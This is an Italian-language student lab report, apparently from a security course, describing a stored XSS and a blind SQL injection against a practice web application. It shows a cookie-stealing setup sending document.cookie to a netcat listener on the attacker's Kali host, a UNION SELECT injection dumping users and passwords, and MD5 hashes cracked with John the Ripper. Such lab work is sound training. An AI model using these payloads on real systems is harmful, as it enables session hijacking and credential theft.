
Report XSS Stored


Per effettuare un attacco di tipo XSS Stored andiamo a sfruttare una vulnerabilità nel codice, ovvero la mancanza di sanitizzazione. La differenza fra XSS Reflected e XSS Stored è nel secondo caso il file malevolo viene salvato nel sito vittima e ogni qual volta un utente utilizza quel link malevolo per accedere al sito, invierà inconsapevolmente i suoi cookie di sessione al server dell'attaccante.

Per effettuare questo attacco abbiamo prima di tutto modificato il max length del corpo del messaggio perchè era impostata su 50 caratteri e non erano abbastanza per il codice utlizzato.



Questo è il codice utilizzato, collegato direttamente alla nostra macchina kali, dove tramite netcat ci siamo messi in ascolto sulla porta 80 tramite il comando "nc -kvlp 80" e abbiamo configurato il comando in modo che ci arrivino i cookie di sessione rubati (inserendo http://IPKALI/?c=document.cookie).

Questo è il risultato:




Come possiamo vedere abbiamo ottenuto i cookie di sessione e nc resta in ascolto per eventuali utenti che, utilizzando il link, invieranno i loro cookie.

Report SQLi (Blind)

Per quanto riguarda l'SQLi Blind abbiamo effettuato gli stessi passaggi dell'esercizio S6L3, inserendo il comando:

' OR 'a'='a' UNION SELECT user, password from users -- --

Questo comando ci ha permesso di vedere tutti gli utenti presenti sul DB con le loro rispettive passoword, alcune in chiaro e altre cryptate tramite HASH, come possiamo vedere:




Per decryptare queste password scritte in formato HASH abbiamo sfruttato un tool gia installato su Kali Linux, ovvero John the Ripper, eseguendo il comando:

john --format=raw-MD5 /Directory del file dove troviamo nome utente e password in formato hash

Per spiegarmi meglio, questo è il documento utilizzato dal tool:

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

E i risultati che otteniamo dopo l'utilizzo di John the Ripper sono i seguenti:



Ecco che abbiamo ottenuto le password in chiaro con i rispettivi nomi utenti!